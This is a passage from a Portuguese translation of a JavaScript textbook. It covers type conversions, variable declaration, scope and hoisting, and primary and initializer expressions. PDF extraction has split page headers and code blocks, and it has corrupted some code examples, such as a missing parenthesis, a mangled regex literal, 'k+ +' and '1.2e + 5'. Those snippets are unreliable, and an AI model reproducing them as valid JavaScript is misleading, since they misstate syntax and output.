A conversão para booleano já foi discutida na Seção 3.3. A conversão para strings é bem definida para todos os valores primitivos. A conversão para números é apenas um pouco mais complicada.

As strings que podem ser analisadas como números são convertidas nesses números. Espaços antes e depois são permitidos, mas qualquer caractere que não seja espaço antes ou depois e que não faça parte de um literal numérico faz a conversão de string para número produzir NaN. Algumas conver-

I JavaScript

básica

sões numéricas podem parecer surpreendentes: `true` é convertido em `1` e `false` e a string vazia `""` são convertidos em `0`.

As conversões de valor primitivo para objeto são diretas: os valores primitivos são convertidos em seus objetos wrapper (Seção 3.6), como se estivessem chamando a construtora `String()`, `Number()` ou `Boolean()`.

As exceções são `null` e `undefined`: qualquer tentativa de usar esses valores onde é esperado um objeto dispara um `TypeError`, em vez de realizar uma conversão.

As conversões de objeto para valor primitivo são um pouco mais complicadas e são o tema da Seção 3.8.3.

3.8.1 Conversões e igualdade

Como JavaScript pode converter valores com flexibilidade, seu operador de igualdade `==` também é flexível em sua noção de igualdade. Todas as comparações a seguir são verdadeiras, por exemplo: `null == undefined`

```
// Esses dois valores são tratados como iguais.
```

```
"0" == 0
```

```
// A string é convertida em um número antes da comparação.
```

```
0 == false
```

```
// O booleano é convertido em número antes da comparação.
```

```
"0" == false
```

```
// Os dois operandos são convertidos em números antes da
```

```
//
```

comparação.

A Seção 4.9.1 explica exatamente quais conversões são realizadas pelo operador `==` para determinar se dois valores devem ser considerados iguais e também descreve o operador de igualdade restrito `===`, que não faz conversões ao testar a igualdade.

Lembre-se de que a capacidade de conversão de um valor para outro não implica na igualdade desses dois valores. Se `undefined` for usado onde é esperado um valor booleano, por exemplo, ele será convertido em `false`. Mas isso não significa que `undefined == false`. Os operadores e as instruções em JavaScript esperam valores de vários tipos e fazem as conversões para esses tipos. A instrução `if` converte `undefined` em `false`, mas o operador `==` nunca tenta converter seus operandos para booleanos.

3.8.2 Conversões explícitas

Embora JavaScript faça muitas conversões de tipo automaticamente, às vezes será necessário realizar uma conversão explícita ou talvez você prefira usar as conversões de forma explícita para manter o código mais claro.

O modo mais simples de fazer uma conversão de tipo explícita é usar as funções `Boolean()`, `Number()`, `String()` ou `Object()`. Já vimos essas funções como construtoras para objetos wrapper (na Seção 3.6). Contudo, quando chamadas sem o operador `new`, elas funcionam como funções de conversão e fazem as conversões resumidas na Tabela 3-2: `Number("3")`

```
// => 3
```

```
String(false)
```

```
// => "false" Ou use false.toString()
```

```
Boolean([])
```

```
// => verdadeiro
```

```
Object(3)
```

```
// => novo Number(3)
```

Ja

Note que qualquer valor que não seja null ou undefined tem um método toString() e o resultado **vaS**

desse método normalmente é igual ao retornado pela função String(). Note também que a Tabela **cript básico**

3-2 mostra um TypeError se você tenta converter null ou undefined em um objeto. A função Object() não levanta uma exceção nesse caso: em vez disso, ela simplesmente retorna um objeto vazio **a**

recentemente criado.

Certos operadores de JavaScript fazem conversões de tipo implícitas e às vezes são usados para propósitos de conversão de tipo. Se um operando do operador + é uma string, ele converte o outro em uma string. O operador unário + converte seu operando em um número. E o operador unário !

converte seu operando em um valor booleano e o nega. Esses fatos levam aos seguintes idiomas de conversão de tipo que podem ser vistos em algum código:

```
x + ""
```

```
// O mesmo que String(x)
```

```
+ x
```

```
// O mesmo que Number(x). Você também poderá ver x-0
```

```
!!x
```

```
// O mesmo que Boolean(x). Observe o duplo !
```

Formatar e analisar números são tarefas comuns em programas de computador e JavaScript tem funções e métodos especializados que oferecem controle mais preciso sobre conversões de número para string e de string para número.

O método toString() definido pela classe Number aceita um argumento opcional que especifica uma raiz (ou base) para a conversão. Se o

argumento não é especificado, a conversão é feita na base 10. Contudo, também é possível converter números em outras bases (entre 2 e 36). Por exemplo: var n = 17;

```
binary_string = n.toString(2);
```

```
// É avaliado como "10001"
```

```
octal_string = "0" + n.toString(8); // É avaliado como "021"
```

```
hex_string = "0x" + n.toString(16); // É avaliado como "0x11"
```

Ao trabalhar com dados financeiros ou científicos, talvez você queira converter números em strings de maneiras que ofereçam controle sobre o número de casas decimais ou sobre o número de dígitos significativos na saída; ou então, talvez queira controlar o uso de notação exponencial. A classe `Number` define três métodos para esses tipos de conversões de número para string. `toFixed()` converte um número em uma string com um número especificado de dígitos após a casa decimal. Ele nunca usa notação exponencial. `toExponential()` converte um número em uma string usando nota-

ção exponencial, com um dígito antes da casa decimal e um número especificado de dígitos após a casa decimal (ou seja, o número de dígitos significativos é um a mais do que o valor especificado).

`toPrecision()` converte um número em uma string com o número de dígitos significativos especificado. Ela usa notação exponencial se o número de dígitos significativos não for grande o suficiente para exibir toda a parte inteira do número. Note que todos os três métodos arredondam os dígitos à direita ou preenchem com zeros, conforme for apropriado. Considere os exemplos a seguir: var n = 123456.789; `n.toFixed(0); //`

```
"123457"
```

```
n.toFixed(2); //
```

```
"123456.79"
```

```
n.toFixed(5); //
```

```
"123456.78900"
```

```
n.toExponential(1); //
```

```
"1.2e + 5"
```

```
n.toExponential(3); //
```

```
"1.235e + 5"
```

```
n.toPrecision(4); //
```

```
"1.235e + 5"
```

```
n.toPrecision(7); //
```

```
"123456.8"
```

```
n.toPrecision(10); //
```

```
"123456.7890"
```

48 Parte

I JavaScript

básica

Se uma string é passada para a função de conversão `Number()`, ela tenta analisar essa string como um inteiro ou literal em ponto flutuante. Essa função só trabalha com inteiros de base 10 e não permite caracteres à direita que não façam parte da literal. As funções `parseInt()` e `parseFloat()` (essas são funções globais e não métodos de qualquer classe) são mais flexíveis. `parseInt()` analisa somente inteiros, enquanto `parseFloat()` analisa inteiros e números em ponto flutuante. Se uma string começa com “0x” ou “0X”, `parseInt()` a interpreta como um número hexadecimal². Tanto `parseInt()` como `parseFloat()` pulam espaços em branco à esquerda, analisam o máximo de caracteres numéricos que podem e ignoram tudo que vem em seguida. Se o primeiro caractere que não é espaço não faz parte de uma literal numérica válida, elas retornam NaN: `parseInt("3 blind mice")`

```
// => 3
```

```
parseFloat(" 3.14 meters")
```

```
// => 3.14
```

```
parseInt("-12.34")
```

```
// => -12
```

```
parseInt("0xFF")
```

```
// => 255
```

```
parseInt("0xff")
```

```
// => 255
```

```
parseInt("-0xFF")
```



```
// => -255
```

```
parseFloat(".1")
```

```
// => 0.1
```

```
parseInt("0.1")
```

```
// => 0
```

```
parseInt(".1")
```

```
// => NaN: inteiros não podem começar com "."
```

```
parseFloat("$72.47");
```

```
// => NaN: números não podem começar com "$"
```

`parseInt()` aceita um segundo argumento opcional especificando a raiz (base) do número a ser analisado. Os valores válidos estão entre 2 e 36. Por exemplo:

```
parseInt("11", 2);
```

```
// => 3 (1*2 + 1)
```

```
parseInt("ff", 16);
```

```
// => 255 (15*16 + 15)
```

```
parseInt("zz", 36);
```

```
// => 1295 (35*36 + 35)
```

```
parseInt("077", 8);
```

```
// => 63 (7*8 + 7)
```

```
parseInt("077", 10);
```

```
// => 77 (7*10 + 7)
```

3.8.3 Conversões de objeto para valores primitivos

As conversões de objeto para valores booleanos são simples: todos os objetos (inclusive arrays e fun-

ções) são convertidos em true. Isso vale até para objetos wrapper: new Boolean(false) é um objeto e não um valor primitivo e também é convertido em true.

As conversões de objeto para string e de objeto para número são feitas chamando-se um método do objeto a ser convertido. Isso é complicado pelo fato de que os objetos em JavaScript têm dois métodos diferentes que realizam conversões e também é complicado por alguns casos especiais descritos a seguir. Note que as regras de conversão de strings e números descritas aqui se aplicam apenas a objetos nativos. Os objetos hospedeiros (definidos pelos navegadores Web, por exemplo) podem ser convertidos em números e strings de acordo com seus próprios algoritmos.

2 Em ECMAScript 3, parseInt() pode analisar uma string que começa com “0” (mas não com “0x” ou “0X”) como um número octal ou como um número decimal. Como o comportamento não é especificado, você nunca deve usar parseInt() para analisar números com zeros à esquerda, a não ser que especifique explicitamente a raiz a ser usada! Em ECMAScript 5, parseInt() só analisa números octais se você passa 8 como segundo argumento explicitamente.

Capítulo 3 Tipos, valores e variáveis 49

Ja

Todos os objetos herdam dois métodos de conversão. O primeiro é chamado toString() e sua tarefa **vaS**

é retornar uma representação de string do objeto. O método padrão toString() não retorna um valor **cript básico**

muito interessante (embora o achemos útil no Exemplo 6-4):

```
{x:1, y:2}).toString()
```

```
// => "[object Object]"
```

Muitas classes definem versões mais específicas do método `toString()`. O método `toString()` da classe `Array`, por exemplo, converte cada elemento do array em uma string e une as strings resultantes com vírgulas entre elas. O método `toString()` da classe `Function` retorna uma representação definida pela implementação de uma função. Na prática, as implementações normalmente convertem as fun-

ções definidas pelo usuário em strings de código-fonte JavaScript. A classe `Date` define um método `toString()` que retorna uma string de data e hora legível para seres humanos (e que pode ser analisada por JavaScript). A classe `RegExp` define um método `toString()` que converte objetos `RegExp` em uma string semelhante a um literal `RegExp`: `[1,2,3].toString()`

```
// => "1,2,3"
```

```
(function(x) { f(x); }).toString() // => "function(x) {\n f(x);\n}"
```

```
\d+g.toString()
```

```
// => "^\\d+ /g"
```

```
new Date(2010,0,1).toString()
```

```
// => "Sexta-feira 01 de Janeiro de 2010 00:00:00"
```

```
//
```

```
GMT-0800
```

```
(PST)"
```

A outra função de conversão de objeto é chamada `valueOf()`. A tarefa desse método é menos bem definida: ele deve converter um objeto em um valor primitivo que represente o objeto, caso exista tal valor primitivo. Os objetos são valores compostos e a maioria deles não pode ser representada por um único valor primitivo; portanto, o

método padrão `valueOf()` simplesmente retorna o próprio objeto, em vez de retornar um valor primitivo. As classes wrapper definem métodos `valueOf()` que retornam o valor primitivo empacotado. Os arrays, as funções e as expressões regulares simplesmente herdam o método padrão. Chamar `valueOf()` para instâncias desses tipos simplesmente retorna o próprio objeto. A classe `Date` define um método `valueOf()` que retorna a data em sua representação interna: o número de milissegundos desde 1º de janeiro de 1970: `var d = new Date(2010, 0, 1);`

```
// 1º de janeiro de 2010, (hora do Pacífico)
```

```
d.valueOf()
```

```
// => 1262332800000
```

Explicados os métodos `toString()` e `valueOf()`, podemos agora abordar as conversões de objeto para string e de objeto para número. Note, contudo, que existem alguns casos especiais nos quais JavaScript realiza uma conversão diferente de objeto para valor primitivo. Esses casos especiais estão abordados no final desta seção.

Para converter um objeto em uma string, JavaScript executa estas etapas:

- Se o objeto tem um método `toString()`, JavaScript o chama. Se ele retorna um valor primitivo, JavaScript converte esse valor em uma string (se já não for uma string) e retorna o resultado dessa conversão. Note que as conversões de valor primitivo para string estão todas bem definidas na Tabela 3-2.
- Se o objeto não tem método `toString()` ou se esse método não retorna um valor primitivo, então JavaScript procura um método `valueOf()`. Se o método existe, JavaScript o chama. Se o valor de retorno é primitivo, a JavaScript converte esse valor em uma string (se ainda não for) e retorna o valor convertido.
- Caso contrário, JavaScript não pode obter um valor primitivo nem de `toString()` nem de `valueOf()`; portanto, lança um `TypeError`.

I JavaScript

básica

Para converter um objeto em um número, JavaScript faz a mesma coisa, mas tenta primeiro o mé-

todo `valueOf()`:

- Se o objeto tem um método `valueOf()` que retorna um valor primitivo, JavaScript converte (se necessário) esse valor primitivo em um número e retorna o resultado.
- Caso contrário, se o objeto tem um método `toString()` que retorna um valor primitivo, JavaScript converte e retorna o valor.
- Caso contrário, JavaScript lança um `TypeError`.

Os detalhes dessa conversão de objeto para número explicam porque um array vazio é convertido no número 0 e porque um array com um único elemento também pode ser convertido em um número.

Os arrays herdam o método padrão `valueOf()` que retorna um objeto, em vez de um valor primitivo, de modo que a conversão de array para número conta com o método `toString()`. Os arrays vazios são convertidos na string vazia. E a string vazia é convertida no número 0. Um array com um único elemento é convertido na mesma string em que esse único elemento é convertido. Se um array contém um único número, esse número é convertido em uma string e, então, de volta para um número.

Em JavaScript, o operador `+` efetua adição numérica e concatenação de strings. Se um de seus operandos é um objeto, JavaScript converte o objeto usando uma conversão de objeto para valor primitivo especial, em vez da conversão de objeto para número utilizada pelos outros operadores aritmé-

ticos. O operador de igualdade `==` é semelhante. Se solicitado a comparar um objeto com um valor primitivo, ele converte o objeto usando a conversão de objeto para valor primitivo.

A conversão de objeto para valor primitivo utilizada por `+` e `==`

inclui um caso especial para objetos Date. A classe Date é o único tipo predefinido de JavaScript básica que define conversões significativas para strings e para números. A conversão de objeto para valor primitivo é basicamente uma conversão de objeto para número (valueOf() primeiro) para todos os objetos que não são datas e uma conversão de objeto para string (toString() primeiro) para objetos Date. Contudo, a conversão não é exatamente igual àquelas explicadas anteriormente: o valor primitivo retornado por valueOf() ou por toString() é usado diretamente, sem ser forçado a ser um número ou uma string.

O operador < e os outros operadores relacionais realizam conversões de objeto para valores primitivos, assim como ==, mas sem o caso especial para objetos Date: todo objeto é convertido tentando valueOf() primeiro e depois toString(). Seja qual for o valor primitivo obtido, é utilizado diretamente sem ser convertido em um número ou em uma string.

+, ==, != e os operadores relacionais são os únicos que realizam esses tipos especiais de conversões de string para valores primitivos. Os outros operadores convertem mais explicitamente para um tipo especificado e não têm qualquer caso especial para objetos Date. O operador -, por exemplo, converte seus operandos em números. O código a seguir demonstra o comportamento de +, -, == e > com objetos Date:

```
var now = new Date(); // Cria um objeto Date
```

```
typeof (now + 1)
```

```
// => "string": + converte datas em strings
```

```
typeof (now - 1)
```

```
// => "number": - usa conversão de objeto para número
```

Capítulo 3 Tipos, valores e variáveis 51

```
now == now.toString() // => verdadeiro: conversões de string implícitas e explícitas JavaScript
```

```
now > (now - 1)
```

```
// => verdadeiro: > converte um objeto Date em número
```

cripto básico

3.9 Declaração de variável

Antes de utilizar uma variável em um programa JavaScript, você deve *declará-la*. As variáveis são declaradas com a palavra-chave `var`, como segue:

```
var i;
```

```
var sum;
```

Também é possível declarar várias variáveis com a mesma palavra-chave `var`: `var i, sum;`

E pode-se combinar a declaração da variável com sua inicialização:
`var message = "hello";`

```
var i = 0, j = 0, k = 0;
```

Se não for especificado um valor inicial para uma variável com a instrução `var`, a variável será declarada, mas seu valor será `undefined` até que o código armazene um valor nela.

Note que a instrução `var` também pode aparecer como parte dos laços `for` e `for/in` (apresentados no Capítulo 5), permitindo declarar a variável do laço sucintamente como parte da própria sintaxe do laço. Por exemplo:

```
for(var i = 0; i < 10; i++) console.log(i);
```

```
for(var i = 0, j = 10; i < 10; i++, j--) console.log(i*j);
```

```
for(var p in o) console.log(p);
```

Se você está acostumado com linguagens tipadas estaticamente, como C ou Java, terá notado que não existe tipo algum associado às declarações de variável em JavaScript. Uma variável em JavaScript pode conter um valor de qualquer tipo. Por exemplo, em JavaScript é perfeitamente válido atribuir um número a uma variável e posteriormente atribuir uma string a essa variável: `var i = 10; i = "ten";`

3.9.1 Declarações repetidas e omitidas

É válido e inofensivo declarar uma variável mais de uma vez com a instrução `var`. Se a declaração repetida tem um inicializador, ela atua

como se fosse simplesmente uma instrução de atribuição.

Se você tenta ler o valor de uma variável não declarada, JavaScript gera um erro. No modo restrito de ECMAScript 5 (Seção 5.7.3), também é um erro atribuir um valor a uma variável não declarada.

Historicamente, contudo, e no modo não restrito, se você atribui um valor a uma variável não declarada, JavaScript cria essa variável como uma propriedade do objeto global e ela funciona de forma muito parecida (mas não exatamente igual, consulte a Seção 3.10.2) a uma variável global declarada corretamente. Isso significa que você pode deixar suas variáveis globais sem declaração. No entanto, esse é um hábito ruim e uma fonte de erros – você sempre deve declarar suas variáveis com `var`.

I JavaScript

básica

3.10 Escopo de variável

O *escopo* de uma variável é a região do código-fonte de seu programa em que ela está definida. Uma *variável global* tem escopo global; ela está definida em toda parte de seu código JavaScript. Por outro lado, as variáveis declaradas dentro de uma função estão definidas somente dentro do corpo da função. Elas são *variáveis locais* e têm escopo local. Os parâmetros de função também contam como variáveis locais e estão definidos somente dentro do corpo da função.

Dentro do corpo de uma função, uma variável local tem precedência sobre uma variável global com o mesmo nome. Se você declara uma variável local ou um parâmetro de função com o mesmo nome de uma variável global, ela efetivamente oculta a variável global: `var scope = "global";`

```
// Declara uma variável global
```

```
function checkscope() {
```

```
var scope = "local";
```

```
// Declara uma variável local com o mesmo nome
```

```
return scope;
```

```
// Retorna o valor local, não o global
```

```
}
```

```
checkscope()
```

```
// => "local"
```

Embora seja possível não utilizar a instrução `var` ao escrever código no escopo global, `var` sempre deve ser usada para declarar variáveis locais. Considere o que acontece se você não faz isso: `scope = "global"`;

```
// Declara uma variável global, mesmo sem var.
```

```
function checkscope2() {
```

```
    scope = "local";
```

```
    // Opa! Simplesmente alteramos a variável global.
```

```
    myscope = "local";
```

```
    // Isso declara uma nova variável global implicitamente.
```

```
    return [scope, myscope];
```

```
    // Retorna dois valores.
```

```
}
```

```
checkscope2()
```

```
// => ["local", "local"]: tem efeitos colaterais!
```

scope

// => "local": a variável global mudou.

myscope

```
// => "local": namespace global desordenado.
```

As definições de função podem ser aninhadas. Cada função tem seu próprio escopo local; portanto, é possível ter várias camadas de escopo local aninhadas. Por exemplo: `var scope = "global scope";`

```
// Uma variável global
```

```
function checkscope() {
```

```
var scope = "local scope";
```

```
// Uma variável local
```

```
function nested() {
```

```
var scope = "nested scope"; // Um escopo aninhado de variáveis locais return
```

```
scope;
```

```
// Retorna o valor em scope aqui
```

```
}
```

```
return
```

```
nested();
```

```
}
```

```
checkscope()
```

```
// => "nested scope"
```

3.10.1 Escopo de função e içamento

Em algumas linguagens de programação semelhantes ao C, cada bloco de código dentro de chaves tem seu escopo próprio e as variáveis não são visíveis fora do bloco em que são declaradas. Isso é chamado de *escopo de bloco* e JavaScript *não* tem esse conceito. Em vez disso, JavaScript utiliza *escopo*

Capítulo 3 Tipos, valores e variáveis 53

Ja

de função: as variáveis são visíveis dentro da função em que são definidas e dentro de qualquer função **vaS**

que esteja aninhada dentro dessa função.

cript básico

No código a seguir, as variáveis i, j e k são declaradas em diferentes pontos, mas todas têm o mesmo escopo – todas as três estão definidas para todo o corpo da função: a

```
function test(o) {
```

```
var i = 0;
```

```
// i está definida para toda a função
```

```
if (typeof o == "object") {
```

```
var j = 0;
```

```
// j está definida por toda parte e não apenas no
```

```
//
```

bloco

```
for(var k=0; k < 10; k+ +) { // k está definida por toda parte e não apenas no
```

```
//
```

laço

```
console.log(k);
```

```
// imprime os números de 0 a 9
```

```
}
```

```
console.log(k);
```

```
// k ainda está definida: imprime 10
```

```
}
```

```
console.log(j);
```

```
// j está definida, mas não pode ser inicializada
```

```
}
```

O escopo de função em JavaScript significa que todas as variáveis declaradas dentro de uma função são visíveis *por todo* o corpo da função. Curiosamente, isso significa que as variáveis são visíveis mesmo antes de serem declaradas. Essa característica de JavaScript é informalmente conhecida como *îçamento*: o código JavaScript se comporta como se todas as declarações de variável em uma função

(mas não em qualquer atribuição associada) fossem “içadas” para o topo da função. Considere o código a seguir: `var scope = "global";`
`function f() {`

```
    console.log(scope);
```

```
    // Imprime "undefined" e não "global"
```

```
    var scope = "local";
```

```
    // Variável inicializada aqui, mas definida por toda
```

```
    // parte console.log(scope);
```

```
    // Imprime "local"
```

```
}
```

Você poderia pensar que a primeira linha da função imprimiria “global”, pois a instrução `var` que declara a variável local ainda não foi executada. Contudo, devido às regras de escopo de função, não é isso que acontece. A variável local está definida em todo o corpo da função, ou seja, a variável global de mesmo nome fica oculta por toda a função. Embora a variável local seja definida em toda parte, ela não é inicializada até que a instrução `var` seja executada. Assim, a função anterior é equivalente à seguinte, na qual a declaração da variável é “içada” para o topo e a inicialização da variável é deixada onde está:

```
function f() {
```



```
var scope;
```

```
// A variável local é declarada no topo da função
```

```
console.log(scope);
```

```
// Ela existe aqui, mas ainda tem valor "indefinido"
```

```
scope = "local";
```

```
// Agora a inicializamos e fornecemos a ela um valor
```

```
console.log(scope);
```

```
// E aqui ela tem o valor que esperamos
```

```
}
```

Nas linguagens de programação com escopo de bloco, geralmente é considerada uma boa prática de programação declarar as variáveis o mais próximo possível de onde elas são usadas e com o escopo mais limitado possível. Como JavaScript não tem escopo de bloco, alguns programadores fazem

I JavaScript

básica

questão de declarar todas as suas variáveis no início da função, em vez de tentar declará-las mais próximas ao ponto em que são utilizadas. Essa técnica faz o código-fonte refletir precisamente o verdadeiro escopo das variáveis.

3.10.2 Variáveis como propriedades

Quando se declara uma variável global em JavaScript, o que se está fazendo realmente é definindo uma propriedade do objeto global (Seção 3.5). Se `var` é utilizada para declarar a variável, a propriedade criada não pode ser configurada (consulte a Seção 6.7), ou seja, não pode ser excluída com o operador `delete`. Já observamos que, se o modo restrito não está sendo usado e um valor é atribuído a uma variável não declarada, JavaScript cria uma variável global automaticamente. As variáveis criadas dessa maneira são propriedades normais e configuráveis do objeto global e podem ser excluídas: `var truevar = 1; // Uma variável global declarada corretamente e que não pode ser`

```
// excluída.
```

```
fakevar = 2;
```

```
// Cria uma propriedade que pode ser excluída do objeto global.
```

```
this.fakevar2 = 3; // Isso faz a mesma coisa.
```

delete truevar

// => falso: a variável não é excluída

delete fakevar

// => verdadeiro: a variável é excluída

delete this.fakevar2 // => verdadeiro: a variável é excluída As variáveis globais em JavaScript são propriedades do objeto global e isso é imposto pela especificação ECMAScript. Não existe esse requisito para variáveis locais, mas você pode imaginar as variá-

veis locais como propriedades de um objeto associado à cada chamada de função. A especificação ECMAScript 3 se referia a esse objeto como “objeto de chamada” e a especificação ECMAScript 5

o chama de “registro declarado do ambiente de execução”. JavaScript nos permite fazer referência ao objeto global com a palavra-chave `this`, mas não nos fornece qualquer maneira de referenciar o objeto no qual as variáveis locais são armazenadas. A natureza precisa desses objetos que contêm variáveis locais é um detalhe da implementação que não precisa nos preocupar. Contudo, a ideia de que esses objetos de variável local existem é importante e isso será mais bem explicado na próxima seção.

3.10.3 O encadeamento de escopo

JavaScript é uma linguagem com *escopo léxico*: o escopo de uma variável pode ser considerado como o conjunto de linhas de código-fonte para as quais a variável está definida. As variáveis globais estão definidas para todo o programa. As variáveis locais estão definidas para toda a função na qual são declaradas e também dentro de qualquer função aninhada dentro dessa função.

Se pensarmos nas variáveis locais como propriedades de algum tipo de objeto definido pela implementação, então há outro modo de considerarmos o escopo das variáveis. Cada trecho de código JavaScript (código ou funções globais) tem um *encadeamento de escopo* associado. Esse encadeamento de escopo é uma lista ou encadeamento de objetos que define as variáveis que estão “no escopo” para esse código. Quando JavaScript precisa pesquisar o valor de uma variável *x* (um processo chamado *solução de variável*), ela começa examinando o primeiro objeto do encadeamento. Se esse objeto tem uma propriedade chamada *x*, o valor dessa propriedade é usado. Se o primeiro objeto não tem uma propriedade chamada *x*, JavaScript continua a busca no próximo objeto do encadeamento. Se o segundo objeto não tem uma propriedade chamada *x*, a busca passa para o objeto seguinte e assim por diante. Se *x* não for uma propriedade de

nenhum dos objetos do encadeamento de escopo, então `x` não está no escopo desse código e ocorre um `ReferenceError`.

Capítulo 3 Tipos, valores e variáveis 55

Ja

No código JavaScript de nível superior (isto é, código não contido dentro de qualquer definição de **va**S

função), o encadeamento de escopo consiste em um único objeto, o objeto global. Em uma fun-cript básic

ção não aninhada, o encadeamento de escopo consiste em dois objetos. O primeiro é o objeto que define os parâmetros e as variáveis locais da função e o segundo é o objeto global. Em uma função a

aninhada, o encadeamento de escopo tem três ou mais objetos. É importante entender como esse encadeamento de objetos é criado. Quando uma função é definida, ela armazena o encadeamento de escopo que está em vigor. Quando essa função é chamada, ela cria um novo objeto para armazenar suas variáveis locais e adiciona esse novo objeto no encadeamento de escopo armazenado para criar um novo encadeamento maior, representando o escopo dessa chamada de função. Isso se torna mais interessante para funções aninhadas, pois sempre que a função externa é chamada, a função interna é novamente definida. Como o encadeamento de escopo é diferente em cada chamada da função externa, a função interna vai ser ligeiramente diferente cada vez que for definida – o código da fun-

ção interna vai ser idêntico em cada chamada da função externa, mas o encadeamento de escopo associado a esse código vai ser diferente.

Essa ideia de encadeamento de escopo é útil para se entender a instrução `with` (Seção 5.7.1) e fundamental para se entender os fechamentos (Seção 8.6).

Capítulo 4

Expressões e operadores

Uma *expressão* é uma frase de código JavaScript que um interpretador JavaScript pode *avaliar* para produzir um valor. Uma constante literalmente incorporada em seu programa é um tipo de expressão muito simples. Um nome de variável também é uma expressão simples, avaliada com o valor atribuído a essa variável. Expressões

complexas são formadas a partir de expressões mais simples.

Uma expressão de acesso a array, por exemplo, consiste em uma expressão avaliada como um array, seguida de um colchete de abertura, uma expressão avaliada como um inteiro e um colchete de fechamento. Essa nova expressão mais complexa é avaliada com o valor armazenado no índice especificado do array especificado. Da mesma forma, uma expressão de chamada de função consiste em uma expressão avaliada como um objeto de função e zero ou mais expressões adicionais, utilizadas como argumentos da função.

A maneira mais comum de construir uma expressão complexa a partir de expressões mais simples é com um *operador*. Um operador combina os valores de seus *operandos* (normalmente, dois deles) de algum modo e é avaliada como um novo valor. O operador de multiplicação *é um exemplo simples*. A expressão $x \times y$ é avaliada como o produto dos valores das expressões x e y .

Por simplicidade, às vezes dizemos que um operador *retorna* um valor, em vez de “é avaliada como”

um valor.

Este capítulo documenta todos os operadores JavaScript e também explica as expressões (como indexação de array e chamada de função) que não utilizam operadores. Se você já conhece outra linguagem de programação que utiliza sintaxe estilo C, vai ver que a sintaxe da maioria das expressões e operadores em JavaScript é familiar.

4.1 Expressões primárias

As expressões mais simples, conhecidas como *expressões primárias*, são autônomas – elas não incluem outras expressões mais simples. Em JavaScript, as expressões primárias são valores constantes ou *literais*, certas palavras-chave da linguagem e referências a variáveis.

Capítulo 4 Expressões e operadores 57

Ja

Os literais são valores constantes incorporados diretamente em seu programa. São como segue: **vaScript básico**

// Um número literal

"hello"

// Uma string literal

pattern

// Uma expressão regular literal

a

A sintaxe de JavaScript para números literais foi abordada na Seção 3.1. As strings literais foram documentadas na Seção 3.2. A sintaxe da expressão regular literal foi apresentada na Seção 3.2.4 e será documentada em detalhes no Capítulo 10.

Algumas das palavras reservadas de JavaScript são expressões primárias: `true`

// É avaliado como o valor booleano `true`

false

// É avaliado como o valor booleano false

null

// É avaliado como o valor null

this

// É avaliado como o objeto "atual"

Aprendemos sobre true, false e null na Seção 3.3 e na Seção 3.4. Ao contrário das outras palavras-

-chave, this não é uma constante – ela é avaliada como diferentes valores em diferentes lugares no programa. A palavra-chave this é utilizada na programação orientada a objetos. Dentro do corpo de um método, this é avaliada como o objeto no qual o método foi chamado. Consulte a Seção 4.5, o Capítulo 8 (especialmente a Seção 8.2.2) e o Capítulo 9 para mais informações sobre this.

Por fim, o terceiro tipo de expressão primária é a referência à variável simples: i

// É avaliada como o valor da variável i.

sum

// É avaliada como o valor da variável sum.

undefined

// undefined é uma variável global e não uma palavra-chave como null.

Quando qualquer identificador aparece sozinho em um programa, JavaScript presume que se trata de uma variável e procura seu valor. Se não existe variável alguma com esse nome, a expressão é avaliada com o valor undefined. No modo restrito de ECMAScript 5, entretanto, uma tentativa de avaliar com uma variável inexistente lança um ReferenceError.

4.2 Inicializadores de objeto e array

Os *inicializadores* de objeto e array são expressões cujo valor é um objeto ou array recém-criado.

Essas expressões inicializadoras às vezes são chamadas de “objetos literais” e “array literais.” Contudo, ao contrário dos verdadeiros literais, elas não são expressões primárias, pois incluem várias subexpressões que especificam valores de propriedade e elemento. Os inicializadores de array têm uma sintaxe um pouco mais simples e vamos começar com eles.

Um inicializador de array é uma lista de expressões separadas com vírgulas e contidas em colchetes.

O valor de um inicializador de array é um array recém-criado. Os elementos desse novo array são inicializados com os valores das expressões separadas com vírgulas:

[]

// Um array vazio: nenhuma expressão dentro dos colchetes significa nenhum

//

elemento

[1 + 2, 3 + 4] // Um array de 2 elementos. O primeiro elemento é 3, o segundo é 7

58 Parte

I JavaScript

básica

As expressões de elemento em um inicializador de array podem ser elas próprias inicializadoras de array, ou seja, essas expressões podem criar arrays aninhados:

```
var matrix = [[1,2,3], [4,5,6], [7,8,9]];
```

As expressões de elementos em um inicializador de array são avaliadas sempre que o inicializador de array é avaliado. Isso significa que o valor de uma expressão inicializadora de array pode ser diferente a cada vez que for avaliada.

Elementos indefinidos podem ser incluídos em um array literal simplesmente omitindo-se um valor entre vírgulas. Por exemplo, o array a seguir contém cinco elementos, incluindo três indefinidos: `var sparseArray = [1,,,5];`

Uma única vírgula à direita é permitida após a última expressão em um inicializador de array e ela não cria um elemento indefinido.

As expressões inicializadoras de objeto são como as expressões inicializadoras de array, mas os colchetes são substituídos por chaves e cada subexpressão é prefixada com um nome de propriedade e dois-pontos:

```
var p = { x:2.3, y:-1.2 };
```

```
// Um objeto com 2 propriedades
```

```
var q = {};
```

```
// Um objeto vazio sem propriedades
```

```
q.x = 2.3; q.y = -1.2;
```

```
// Agora q tem as mesmas propriedades de p
```

Objetos literais podem ser aninhados. Por exemplo:

```
var rectangle = { upperLeft: { x: 2, y: 2 },
```

```
lowerRight: { x: 4, y: 5 } };
```

As expressões de um inicializador de objeto são avaliadas sempre que o inicializador é avaliado e não precisam ter valores constantes – podem ser expressões JavaScript arbitrárias. Além disso, os nomes de propriedade em objetos literais podem ser strings, em vez de identificadores (isso é útil para especificar nomes de propriedades que são palavras reservadas ou que são identificadores inválidos por algum motivo):

```
var side = 1;
```

```
var square = { "upperLeft": { x: p.x, y: p.y },
```

```
'lowerRight': { x: p.x + side, y: p.y + side}};
```

Vamos ver os inicializadores de objeto e de array novamente nos capítulos 6 e 7.

4.3 Expressões de definição de função

Uma expressão de definição de função define uma função JavaScript e o valor de tal expressão é a função recém-definida. De certo modo, uma expressão de definição de função é uma “função literal”, da mesma maneira que um inicializador de objeto é um “objeto literal”. Normalmente, uma expressão de definição de função consiste na palavra-chave `function` seguida de uma lista separada com vírgulas de zero ou mais identificadores (os nomes de parâmetro) entre parênteses e um bloco de código JavaScript (o corpo da função) entre chaves. Por exemplo: `// Esta função retorna o quadrado do valor passado a ela.`

```
var square = function(x) { return x * x; }
```

Capítulo 4 Expressões e operadores 59

Ja

Uma expressão de definição de função também pode incluir um nome para a função. As funções **vaS**

também podem ser definidas com uma instrução de função, em vez de uma expressão de função.

cript básico

Detalhes completos sobre definição de função aparecem no Capítulo 8.

a

4.4 Expressões de acesso à propriedade

